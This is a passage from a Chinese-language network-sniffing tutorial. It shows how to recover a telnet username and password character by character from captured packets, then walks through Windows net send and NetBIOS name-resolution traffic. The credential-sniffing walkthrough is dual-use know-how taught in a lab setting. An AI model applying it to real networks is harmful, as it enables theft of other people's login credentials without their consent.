好，接下来结合我们sniff到的数据来具体看。大家将telnet协议的数据包过滤出来后，一条一条仔细看，当大家看到类似这样的数据时就应该说明telnet数据已经开始传送了（图39）。如果发现前面的telnet数据段中都有大量的选项和Data，而到这一条突然telnet中只有Data时，那么，就应该说明telnet连接已建立，数据传送已开始了。




图39




图40

从图39中可以看出，这是客户端向服务端发送的第一条数据，内容为：小写字母p。然后我们看下一条（图40），很显然，这一条是服务端向客户端发送的数据。

但是，大家也许会感到奇怪，为什么服务端发送给客户端的

和客户端发送给服务端的数据是一样的，都是一个小写字母p？很简单，还记得前面说的command：will echo吗？这其实就是服务端的回显。

接下来，我们就按上面查看字母p的方法来依次查看。为节省版面，我将用户名剩下的几个字符的截图拼在一起凑成了一张图（图41）。大家可以看到，最后拼在一起，用户名就为：python。




图41

接下来，用户名输入完成后，再看下一条客户端向服务端提交的信息（图42）。这里看到了，输入的信息是“\r”，在编程中规定转义字符“\r”为回车。这样，从直观上看来，当输入完python这个用户名后，我们输入了一个回车。




图42

接下来，用查看用户名的方法来查看密码。不过，在密码查看过程中，大家会发现服务端的回显与查看用户名时不一样（图43），由于安全原因，telnet的密码回显部分回显的全部都是星号“*”。




图43

依次使用这种方法，我们可轻松获得密码发送过程中每个阶段所发送的字符（图44）。




图44

这样我们就找到了密码的后三个字符：BCD，加在一起，就可以知道，密码为ABCD。当然，密码输入完成后，下一条客户端向服务端提交的请求仍然是“\r”（回车）。

另外，如果有兴趣而且不嫌麻烦的话，我们甚至可监视整个telnet的过程（只不过需要有耐心，自己一个字符一个字符地拼凑起来）。在这里我就不说了，这是肯定可以实现的，有兴趣的朋友自己去玩吧！到此为止，telnet的密码嗅探我也已经说完了。

实例四、分析net send的过程

首先我们需要了解的问题（对很多人来说，这部分是必读）：net send的用法相信很多人都知道了，一般有两种命令格式（一定要看，因为其中一种格式很多人都有错误的理解）：

net send IP_address message和**net send Net_Name message**

第一种使用IP地址来发送消息的没有问题，看一下第二种情况，相信很多人会问我为什么写的是Net_Name（叫做网络别名）却不是Computer_Name。其实，如果这里写Computer_Name的话，从实际操作上也是可以的，但对于Messenger这个服务来说，就是错误的了。

这里，我们来看一下下面这几个命令和返回结果，然后再来说上面的问题：

```
C:\>net name

名称
------------------------
PYTHON
命令成功完成。

C:\>net name computer
消息名称 COMPUTER 添加成功。

C:\>net name

名称
------------------------
PYTHON
COMPUTER
命令成功完成。
```

本机的主机名就为PYTHON，可见，默认情况下，主机名也是我们所说的Net_Name中的一个。一台主机是可以有多个Net_Name的，上面的命令**C:\>net name computer**就是我们为本机添加了一个Net_Name——computer。

在net send的过程中，即使send过程是使用IP地址进行的，也需要将IP地址影射到一个Net Name上之后才能进行send。当有多个Net Name时，将使用默认的Net Name，即主机名，默认的这个Net Name是无法删除的（即使在删除时返回成功信息，再查看的话还是会有），我们可以实验一下：

```
C:\>net name
名称
------------------------
PYTHON
命令成功完成。

C:\>net name python /del
PYTHON 已经删除。

C:\>net name
名称
------------------------
PYTHON
命令成功完成。
```

基本的一些内容大概已经澄清了，接下来我们就以IP地址和Net Name两种方式来使用net send命令，分别看一下效果和中间过程是怎么样的。

1.依靠Net Name来进行send

因为刚才我们的主机上有个叫做computer的net name，因此，我们就使用该net name来发送信息，在另外一台主机上使用命令：**net send computer hello.**

然后在本机上进行sniffer，当收到消息后停止sniff即可（图45）。




图45

从图45中看第一行，可以看到，发送消息的主机（即211.*.*.1）发送的目的地是211.*.*.255，很明显，这是一个广播，从后面的“info”栏中也可以看出，它是在查询“computer”这个net name（这里应注意NetBIOS中标志性的后缀<03>，它被定义为Messsenger Service）。接下来的一行，便是拥有“computer”这个网络别名的主机（211.*.*.107）来答复，告诉请求主机它的具体位置，我们来展开这一项看看具体内容（图46）。




图46




图47

展开后，在“NetBIOS NAME SEVICE”里面找到“Answer”并展开，在这里，我们就可清楚地看到拥有网络别名“computer”的主机的应答内容了（注意图46中被选中的部分）。在最后一行，还返回了明确的IP地址。

以上的两个过程是基于NetBIOS的，使用了NBNS协议(NetBIOS名字服务器)。OK，这里先做一下保留，暂时什么都不说，一会讲到最后时一起说，大家记住!

